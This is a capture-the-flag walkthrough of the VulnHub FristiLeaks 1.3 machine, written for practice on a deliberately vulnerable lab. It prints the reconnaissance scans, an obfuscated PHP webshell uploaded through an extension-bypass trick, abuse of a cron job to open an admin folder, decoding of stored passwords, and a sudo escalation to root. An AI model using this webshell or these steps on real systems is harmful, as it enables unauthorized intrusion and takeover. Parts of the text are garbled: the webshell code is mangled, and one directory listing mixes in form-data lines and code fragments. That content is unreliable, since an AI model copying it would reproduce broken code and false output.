


# vulnhub\_FristiLeaks\_1.3

This article is about to talking about FristLeaks\_1.3 box in vulnhub in which we have to master the art of Base64 encoding and decoding, alongside the craft of exploiting file upload vulnerabilities if we want to get a pass.

 VULNHUB

VIRTUAL MACHINES

HELP

RESOURCES

ABOUT

SUBMIT MACHINE

CONTACT US

[Back](#) [About Release](#) [Download](#) [Description](#) [File information](#) [Virtual Machine](#) [Networking](#) [Screenshot\(s\)](#) [Walkthrough\(s\)](#)FRISTILEAKS: 1.3 [Twitter](#) [Facebook](#) [Email](#)[About Release](#) [Back to the Top](#)**Name:** FristiLeaks: 1.3  
**Date release:** 14 Dec 2015  
**Author:** Ar0xA  
**Series:** FristiLeaks  
**Web page:** <https://tldr.nu/2015/12/15/fristileaks-vm/>

?

## Enumeration

masscan for port scan:

```
—(root@kali)–[~/Desktop]
└─# masscan -p1-65535 192.168.122.22 --rate=1000
Starting masscan 1.3.2 (http://bit.ly/14GZzcT) at 2023-11-20 01:50:08 GMT
Initiating SYN Stealth Scan
Scanning 1 hosts [65535 ports/host]
Discovered open port 80/tcp on 192.168.122.22
```

nmap for service scan:

```
—(root@kali)–[~]
└─# nmap -sC -sV -A 192.168.122.22
Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-19 20:50 EST
Nmap scan report for 192.168.122.22
Host is up (0.00017s latency).
Not shown: 999 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
80/tcp    open  http      Apache httpd 2.2.15 ((CentOS) DAV/2 PHP/5.3.3)
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
| http-methods:
|_ Potentially risky methods: TRACE
| http-robots.txt: 3 disallowed entries
|_/cola /sisi /beer
|_http-server-header: Apache/2.2.15 (CentOS) DAV/2 PHP/5.3.3
MAC Address: 08:00:27:A5:A6:76 (Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose|storage-misc|media device|webcam
Running (JUST GUESSING): Linux 2.6.X|3.X|4.X (97%), Drobo embedded (89%),
Synology DiskStation Manager 5.X (89%), LG embedded (88%), Tandberg embedded (88%)
```

```

OS CPE: cpe:/o:linux:linux_kernel:2.6 cpe:/o:linux:linux_kernel:3
cpe:/o:linux:linux_kernel:4 cpe:/h:drobo:5n
cpe:/a:synology:diskstation_manager:5.2
Aggressive OS guesses: Linux 2.6.32 - 3.10 (97%), Linux 2.6.32 - 3.13 (97%),
Linux 2.6.39 (94%), Linux 2.6.32 - 3.5 (92%), Linux 3.2 (91%), Linux 3.2 - 3.16
(91%), Linux 3.2 - 3.8 (91%), Linux 2.6.32 (91%), Linux 3.10 - 4.11 (91%), Linux
3.2 - 4.9 (91%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop

TRACEROUTE
HOP RTT      ADDRESS
1   0.17 ms  192.168.122.22

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.83 seconds

```

nikto for further info:

```

—(root@kali)~]
└─# nikto -h 192.168.122.22
- Nikto v2.5.0
-----
+ Target IP:          192.168.122.22
+ Target Hostname:    192.168.122.22
+ Target Port:        80
+ Start Time:         2023-11-19 20:51:35 (GMT-5)
-----
+ Server: Apache/2.2.15 (CentOS) DAV/2 PHP/5.3.3
+ /: Server may leak inodes via ETags, header found with file /, inode: 12722,
size: 703, mtime: Tue Nov 17 13:45:47 2015. See: http://cve.mitre.org/cgi-
bin/cvename.cgi?name=CVE-2003-1418
+ /: The anti-clickjacking X-Frame-Options header is not present. See:
https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user
agent to render the content of the site in a different fashion to the MIME type.
See: https://www.netsparker.com/web-vulnerability-
scanner/vulnerabilities/missing-content-type-header/
+ /robots.txt: Entry '/beer/' is returned a non-forbidden or redirect HTTP code
(200). See: https://portswigger.net/kb/issues/00600600_robots-txt-file
+ /robots.txt: Entry '/sisi/' is returned a non-forbidden or redirect HTTP code
(200). See: https://portswigger.net/kb/issues/00600600_robots-txt-file
+ /robots.txt: Entry '/cola/' is returned a non-forbidden or redirect HTTP code
(200). See: https://portswigger.net/kb/issues/00600600_robots-txt-file
+ /robots.txt: contains 3 entries which should be manually viewed. See:
https://developer.mozilla.org/en-US/docs/Glossary/Robots.txt
+ Apache/2.2.15 appears to be outdated (current is at least Apache/2.4.54).
Apache 2.2.34 is the EOL for the 2.x branch.
+ PHP/5.3.3 appears to be outdated (current is at least 8.1.5), PHP 7.4.28 for
the 7.4 branch.
+ OPTIONS: Allowed HTTP Methods: GET, HEAD, POST, OPTIONS, TRACE .
+ /: HTTP TRACE method is active which suggests the host is vulnerable to XST.
See: https://owasp.org/www-community/attacks/Cross_Site_Tracing
+ PHP/5.3 - PHP 3/4/5 and 7.0 are End of Life products without support.


```

```
+ /icons/: Directory indexing found.
+ /images/: Directory indexing found.
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
+ /#wp-config.php#: #wp-config.php# file found. This file contains the
credentials.
+ 8911 requests: 0 error(s) and 16 item(s) reported on remote host
+ End Time:          2023-11-19 20:52:02 (GMT-5) (27 seconds)
-----
+ 1 host(s) tested
```


I failed to discover anything interesting, and next step I access its web page directly using firefox:




more enumeration:



I could only find the following image after checking /cola,/sisi and /beer page:



Move back to the homepage and I notice the word FRISTI—which also exists in the name of this box.




Now it appears a login panel. I have to dig deeper in this web page after my failed attempt in SQLi and brute-force.

It seems like some-way encoded strings:

[illegible]

I tried base64 -d command when observing == in the end.

Login with eezeepz/keKkeKKeKKeKkEkEk:



192.168.122.22/fristi/uplo... x +

← → ↻ ⚠ Not secure | 192.168.122.22/fristi/upload.php

You are using an unsupported command-line flag: --no-sandbox. Stability and security will suffer.

Select image to upload:

Choose File test.php Upload Image

## File Upload Vulnerability

Evidently, we need to utilize a file upload vulnerability to go deeper.

Request

PrettyRawHex

5 Upgrade-Insecure-Requests: 1

6 Origin: http://192.168.122.22

7 Content-Type: multipart/form-data; boundary=----WebKitFormBoundarytQID94U8Hf2dZnap

8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/115.0.5790.171 Safari/537.36

9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,\*/\*;q=0.8,application/signed-exchange;v=b3;q=0.7

10 Referer: http://192.168.122.22/frist1/upload.php

11 Accept-Encoding: gzip, deflate

12 Accept-Language: en-US,en;q=0.9

13 Cookie: PHPSESSID=jqkeirnaqc6nreaueuc6amg754

14 Connection: close

15

16 -----WebKitFormBoundarytQID94U8Hf2dZnap

17 Content-Disposition: form-data; name="fileToUpload"; filename="test.php"

18 Content-Type: application/x-php

19

20 <?php

21 \$E='t()';@ev2ba1(@gzunc2bompre2bs2bs(@x(@base2b62b4\_decode(\$m[2b1])2b,\$k)))2b\$o=@ob\_2bge2bt\_c2bontents()';

22 \$o='=02b;{\$j<\$c&\$2bi<\$1;\$2bj++,\$i2b++){\$o.=2b\$t(\$i2b2b)^\$k(\$j2b);}}ret2burn \$o;};if(2b@pre2b2bg\_m';

23 \$j=';@ob2b\_end\_c12bean();2b\$i=@bas2b2be64\_enc2bo2bde(@x(@gzco2bmpress(\$o)2b,\$2bk));pri nt("2b\$psk2bh\$skf");';

24 \$q=' \$2bk=2b"cc03e747"2b;\$kh="a6afbb2b2bcfb8be"2b;\$kf="7668ac2bfebee2b52b";\$p=2b"00qcC02b4Euhzaz2btxt";fu2bn';

25 \$H='at2bch("/\$kh(.\$+)2b\$kf/"2b,@file\_ge2bt\_con2bt2bents("php2b://input"2b),\$2bm)=2b=1){@ob\_s2btar2b';

26 \$L=st\_rreplace('C','','crCeCatCeC\_fuCnCction');

27 \$a='ction

28 x(\$2bt,\$k2b){\$c=st\_r12ben(\$2bk);\$l=s2btr1en(2b\$t2b);\$o="";for2b(\$i=02b2b;\$2bi<\$l2b;){fo r(\$j);

29 \$i=st\_rreplace('2b','',\$q,\$a.\$o.\$H.\$E.\$J);

30

Response

PrettyRawHexRender

1 HTTP/1.1 200 OK

2 Date: Mon, 20 Nov 2023 13:24:27 GMT

3 Server: Apache/2.2.15 (CentOS) DAV/2 PHP/5.3.3

4 X-Powered-By: PHP/5.3.3

5 Expires: Thu, 19 Nov 1981 08:52:00 GMT

6 Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0

7 Pragma: no-cache

8 Content-Length: 119

9 Connection: close

10 Content-Type: text/html; charset=UTF-8

11

12

13 <html>

14 <body>

15 Sorry, is not a valid file. Only allowed are: png,jpg,gif <br /> Sorry, file not uploaded

16 </body>

17 </html>

0 highlights

Php file is not allowed.

Switch application/x-php to image/jpeg:

Request

PrettyRawHex

5 Upgrade-Insecure-Requests: 1

6 Origin: http://192.168.122.22

7 Content-Type: multipart/form-data; boundary=----WebKitFormBoundarytQID94U8Hf2dZnap

8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/115.0.5790.171 Safari/537.36

9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,\*/\*;q=0.8,application/signed-exchange;v=b3;q=0.7

10 Referer: http://192.168.122.22/frist1/upload.php

11 Accept-Encoding: gzip, deflate

12 Accept-Language: en-US,en;q=0.9

13 Cookie: PHPSESSID=jqkeirnaqc6nreaueuc6amg754

14 Connection: close

15

16 -----WebKitFormBoundarytQID94U8Hf2dZnap

17 Content-Disposition: form-data; name="fileToUpload"; filename="test.php"

18 Content-Type: image/jpeg

19

20 <?php

21 \$E='t()';@ev2ba1(@gzunc2bompre2bs2bs(@x(@base2b62b4\_decode(\$m[2b1])2b,\$k)))2b\$o=@ob\_2bge2bt\_c2bontents()';

22 \$o='=02b;{\$j<\$c&\$2bi<\$1;\$2bj++,\$i2b++){\$o.=2b\$t(\$i2b2b)^\$k(\$j2b);}}ret2burn \$o;};if(2b@pre2b2bg\_m';

23 \$j=';@ob2b\_end\_c12bean();2b\$i=@bas2b2be64\_enc2bo2bde(@x(@gzco2bmpress(\$o)2b,\$2bk));pri nt("2b\$psk2bh\$skf");';

24 \$q=' \$2bk=2b"cc03e747"2b;\$kh="a6afbb2b2bcfb8be"2b;\$kf="7668ac2bfebee2b52b";\$p=2b"00qcC02b4Euhzaz2btxt";fu2bn';

25 \$H='at2bch("/\$kh(.\$+)2b\$kf/"2b,@file\_ge2bt\_con2bt2bents("php2b://input"2b),\$2bm)=2b=1){@ob\_s2btar2b';

26 \$L=st\_rreplace('C','','crCeCatCeC\_fuCnCction');

27 \$a='ction

28 x(\$2bt,\$k2b){\$c=st\_r12ben(\$2bk);\$l=s2btr1en(2b\$t2b);\$o="";for2b(\$i=02b2b;\$2bi<\$l2b;){fo r(\$j);

29 \$i=st\_rreplace('2b','',\$q,\$a.\$o.\$H.\$E.\$J);

30

Response

PrettyRawHexRender

1 HTTP/1.1 200 OK

2 Date: Mon, 20 Nov 2023 13:25:38 GMT

3 Server: Apache/2.2.15 (CentOS) DAV/2 PHP/5.3.3

4 X-Powered-By: PHP/5.3.3

5 Expires: Thu, 19 Nov 1981 08:52:00 GMT

6 Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0

7 Pragma: no-cache

8 Content-Length: 119

9 Connection: close

10 Content-Type: text/html; charset=UTF-8

11

12

13 <html>

14 <body>

15 Sorry, is not a valid file. Only allowed are: png,jpg,gif <br /> Sorry, file not uploaded

16 </body>

17 </html>

0 highlights

It doesn't work. It seems that I have to bypass the restriction of file extension, and then I make an attempt to upload a shell named test.php.jpg:

Request

PrettyRawHex

5 Upgrade-Insecure-Requests: 1

6 Origin: http://192.168.122.22

7 Content-Type: multipart/form-data; boundary=----WebKitFormBoundarytQID94U8Hf2dZnap

8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/115.0.5790.171 Safari/537.36

9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,\*/\*;q=0.8,application/signed-exchange;v=b3;q=0.7

10 Referer: http://192.168.122.22/frist1/upload.php

11 Accept-Encoding: gzip, deflate

12 Accept-Language: en-US,en;q=0.9

13 Cookie: PHPSESSID=jqkeirnaqc6nreaueuc6amg754

14 Connection: close

15

16 -----WebKitFormBoundarytQID94U8Hf2dZnap

17 Content-Disposition: form-data; name="fileToUpload"; filename="test.php.jpg"

18 Content-Type: image/jpeg

19

20 <?php

21 \$E='t()';@ev2ba1(@gzunc2bompre2bs2bs(@x(@base2b62b4\_decode(\$m[2b1])2b,\$k)))2b\$o=@ob\_2bge2bt\_c2bontents()';

22 \$o='=02b;{\$j<\$c&\$2bi<\$1;\$2bj++,\$i2b++){\$o.=2b\$t(\$i2b2b)^\$k(\$j2b);}}ret2burn \$o;};if(2b@pre2b2bg\_m';

23 \$j=';@ob2b\_end\_c12bean();2b\$i=@bas2b2be64\_enc2bo2bde(@x(@gzco2bmpress(\$o)2b,\$2bk));pri nt("2b\$psk2bh\$skf");';

24 \$q=' \$2bk=2b"cc03e747"2b;\$kh="a6afbb2b2bcfb8be"2b;\$kf="7668ac2bfebee2b52b";\$p=2b"00qcC02b4Euhzaz2btxt";fu2bn';

25 \$H='at2bch("/\$kh(.\$+)2b\$kf/"2b,@file\_ge2bt\_con2bt2bents("php2b://input"2b),\$2bm)=2b=1){@ob\_s2btar2b';

26 \$L=st\_rreplace('C','','crCeCatCeC\_fuCnCction');

27 \$a='ction

28 x(\$2bt,\$k2b){\$c=st\_r12ben(\$2bk);\$l=s2btr1en(2b\$t2b);\$o="";for2b(\$i=02b2b;\$2bi<\$l2b;){fo r(\$j);

29 \$i=st\_rreplace('2b','',\$q,\$a.\$o.\$H.\$E.\$J);

30

Response

PrettyRawHexRender

1 HTTP/1.1 200 OK

2 Date: Mon, 20 Nov 2023 13:31:41 GMT

3 Server: Apache/2.2.15 (CentOS) DAV/2 PHP/5.3.3

4 X-Powered-By: PHP/5.3.3

5 Expires: Thu, 19 Nov 1981 08:52:00 GMT

6 Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0

7 Pragma: no-cache

8 Content-Length: 104

9 Connection: close

10 Content-Type: text/html; charset=UTF-8

11

12

13 <html>

14 <body>

15 Uploading, please wait<br /> The file has been uploaded to /uploads <br />

16 </body>

17 </html>

0 highlights

Try to connect to the target via weeveily:

```

└─# weeveily http://192.168.122.22/fristi/uploads/test.php.jpg test123

[+] weeveily 4.0.1

[+] Target:      192.168.122.22
[+] Session:     /root/.weeveily/sessions/192.168.122.22/test.php_0.session

[+] Browse the filesystem or execute commands starts the connection
[+] to the target. Type :help for more information.

weeveily> id
uid=48(apache) gid=48(apache) groups=48(apache)
localhost.localdomain:/var/www/html/fristi/uploads $ whoami
apache

```

GET IT!

## Privilege Escalation

After obtaining a shell, I prefer to checking /home directory to find if there's something useful(maybe credentials).

notes.txt:

```

localhost.localdomain:/home/eezeepz $ cat notes.txt
Yo EZ,
I made it possible for you to do some automated checks, but I did only allow you access to /usr/bin/* system binaries. I did however copy a few extra often needed commands to my homedir: chmod, df, cat, echo, ps, grep, egrep so you can use those from /home/admin/

Don't forget to specify the full path for each binary!

Just put a file called "runthis" in /tmp/, each line one command. The output goes to the file "cronresult" in /tmp/. It should run every minute with my account privileges.

- Jerry

```

chmod,df,cat,echo,ps,grep,egrep

I choose chmod command to modify the owner of /home/admin like this:

```

localhost.localdomain:/home/eezeepz $ echo '/home/admin/chmod 777 /home/admin' > /tmp/runthis

```

I am able to access /home/admin after waiting for one minite:

```

localhost.localdomain:/home/admin $ cat cryptedpass.txt
mVGZ303omkJLmy2pcuTq
localhost.localdomain:/home/admin $ cat whoisyourgodnow.txt
=RFn0AKnlMHMPizpyuTI0ITG
localhost.localdomain:/home/admin $ ls
cat
chmod --WebKitFormBoundarytQl094U8Hf2dZnap
cronjob.py Disposition: form-data; name="fileToUpload"; filename="test.php.jpg"
cryptedpass.txt image/jpeg
cryptpass.py
df -h
echo -n t{}@ev2ba1(@gzunc2bompre2bs2bs{@x{@base2b62b4_decode($m[2b1])2b,$k});2b$o=@ob_2b
egrep -o r2bontents{}
grep -o 2b:{$}<$c&$2b1<$1,$2b}++,$12b++}{$o.=2b$t{$12b2b}^$k{$j2b};}ret2burn $o;}if
ps
whoisyourgodnow.txt
localhost.localdomain:/home/admin $ cat cryptpass.py
#Enhanced with thanks to Dinesh Singh Sikawar @LinkedIn
import base64, codecs, sys

def encodeString(str):
    base64string= base64.b64encode(str)
    return codecs.encode(base64string[::-1], 'rot13')

cryptoResult=encodeString(sys.argv[1])
print cryptoResult

```

All the things I can get are two txt file which seems like encoded password and a encoding python script.

Clearly, we need to write a decoding script to check if two files are something.

```

└─# cat decode.py
import base64, codecs, sys

def decodeString(encoded_str):
    decoded_str = codecs.decode(encoded_str[::-1], 'rot13')
    base64_decoded = base64.b64decode(decoded_str)
    return base64_decoded

if __name__ == "__main__":
    if len(sys.argv) != 2:
        print("Usage: python your_script_name.py encoded_text")
        sys.exit(1)

    encoded_text = sys.argv[1]
    decoded_text = decodeString(encoded_text)
    print(decoded_text.decode('utf-8'))

└─(root@kali) - [~/Desktop/vulnhub/FristLeaks_1.3]
└─# python decode.py =RFn0AKnlMHMPizpyuTI0ITG
LetThereBeFristi!

└─(root@kali) - [~/Desktop/vulnhub/FristLeaks_1.3]
└─# python decode.py mVGZ303omkJLmy2pcuTq
thisisalsopw123

```

Let's try to login with these passwords.



```

bash-4.1$ su fristigod
su fristigod
Password: thisisalsopw123

su: incorrect password
bash-4.1$ su fristigod
su fristigod
Password: LetThereBeFristi!

bash-4.1$ id
id
uid=502(fristigod) gid=502(fristigod) groups=502(fristigod)

```

Now we log in with the permissions of fristigod.

sudo -l:

```

bash-4.1$ sudo -l
sudo -l
[sudo] password for fristigod: LetThereBeFristi!

Matching Defaults entries for fristigod on this host:
requiretty, !visiblepw, always_set_home, env_reset, env_keep="COLORS
DISPLAY HOSTNAME HISTSIZE INPUTRC KDEDIR LS_COLORS", env_keep+="MAIL PS1
PS2 QTDIR USERNAME LANG LC_ADDRESS LC_CTYPE", env_keep+="LC_COLLATE
LC_IDENTIFICATION LC_MEASUREMENT LC_MESSAGES", env_keep+="LC_MONETARY
LC_NAME LC_NUMERIC LC_PAPER LC_TELEPHONE", env_keep+="LC_TIME LC_ALL
LANGUAGE LANGUAS _XKB_CHARSET XAUTHORITY",
secure_path="/sbin:/bin:/usr/sbin:/usr/bin

User fristigod may run the following commands on this host:
(fristi : ALL) /var/fristigod/.secret_admin_stuff/doCom

```

```

bash-4.1$ sudo -u fristi /var/fristigod/.secret_admin_stuff/doCom
sudo -u fristi /var/fristigod/.secret_admin_stuff/doCom
Usage: ./program_name terminal_command ...bash-4.1$

```

It reminds me of Usage: ./program\_name terminal\_command

```

bash-4.1$ sudo -u fristi /var/fristigod/.secret_admin_stuff/doCom /bin/bash
sudo -u fristi /var/fristigod/.secret_admin_stuff/doCom /bin/bash
bash-4.1# id
id
uid=0(root) gid=100(users) groups=100(users),502(fristigod)

```

ROOT IT!